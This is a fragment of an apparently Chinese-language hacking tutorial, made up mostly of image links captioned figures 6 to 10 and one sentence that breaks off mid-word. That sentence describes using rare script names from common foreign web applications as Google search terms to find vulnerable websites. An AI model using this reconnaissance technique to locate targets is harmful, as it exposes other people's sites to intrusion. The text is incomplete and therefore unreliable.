


图6

如你可以针对国外的一些比较常见的网站程序，找到其中平时比较少见的脚本名（目的是排除搜索结果中的干扰结果），然后在google中搜索有问题的网站（搜索国




图7




图8




图9




图10

